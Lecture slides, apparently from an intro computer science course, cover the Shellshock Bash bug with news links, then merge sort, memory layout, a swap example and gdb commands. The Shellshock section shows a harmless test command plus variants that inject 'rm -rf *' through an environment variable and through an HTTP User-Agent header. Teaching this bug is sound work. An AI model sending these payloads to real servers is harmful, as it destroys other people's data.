week 4

The Internet Is Broken, and Shellshock Is Just the Start of Our Woes | WIRED

Shellshock is one of the oldest known bugs in history. But its story is not that usual. Early this year, security researchers discovered another bug, called Heartbleed, that has languished in open source software for years. Both bugs are indicative a problem that could continue to plague the interne...

WWW.WIRED.COM

Shellshock makes Heartbleed look insignificant | ZDNet

The new vulnerability in the Bash shell is the worst we've seen in many years. No software on critical systems can be assumed as safe.

WWW.ZDNET.COM

The 'Shellshock' Bug Is Here, And It's Awful

The 'Shellshock' bug discovered at the heart of a core operating system technology is already being exploited by hackers. The BBC reports that real-world applications of the security problem have been found in the wake of the bug's discovery. T...

WWW.HUFFINGTONPOST.CO.UK

```
env x='() { :; }; echo vulnerable' bash -c :
```

```
env x='() { :; }; echo vulnerable' bash -c :
```


```
env x='() { :; }; echo vulnerable' bash -c :
```

```
env x='() { :; }; rm -rf *' bash -c :
```


```
GET / HTTP/1.1
Location: www.example.com
User-Agent: () { :; }; rm -rf *' bash -c :
```


wikipedia.org/wiki/Shellshock_(software_bug)

reflections on trusting trust



http://xkcd.com/347/


window


breakout
0

merge sort

```
On input of n elements
    if n < 2
        return
    else
        sort left half of elements
        sort right half of elements
        merge sorted halves
```

$O(n \log n)$

4 2 6 8 1 3 7 5

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4 2 6 8 1 3 7 5

4 2 6 8 1 3 7 5

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2 4 6 8 1 3 5 7

1 2 3

4 2 6 8 1 3 7 5

2 4 6 8 1 3 5 7

1 2 3 4

4 2 6 8 1 3 7 5

2 4 6 8 1 3 5 7

1 2 3 4 5

4 2 6 8 1 3 7 5

2 4 6 8 1 3 5 7

1 2 3 4 5 6

4 2 6 8 1 3 7 5

2 4 6 8 1 3 5 7

1 2 3 4 5 6 7

4	2	6	8	1	3	7	5
2	4	6	8	1	3	5	7
1	2	3	4	5	6	7	8

4 2 6 8 1 3 7 5

2 4 6 8 1 3 5 7

1 2 3 4 5 6 7 8

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$$T(n) = O(1)$$

if $n < 2$

```
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```


$$T(n) = T(n/2) + T(n/2) + O(n)$$

if $n \geq 2$

$O(n \log n)$

recursion

google.com/search?q=recursion


text
initialized data
uninitialized data
heap
stack
environment variables

```
void swap(int a, int b)
{
    int tmp = a;
    a = b;
    b = tmp;
}
```

gdb

```
run
break
next
step
continue
print
display
backtrace
frame
...
```

Pointer Fun with Binky Preview

by Nick Parlante

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to be continued...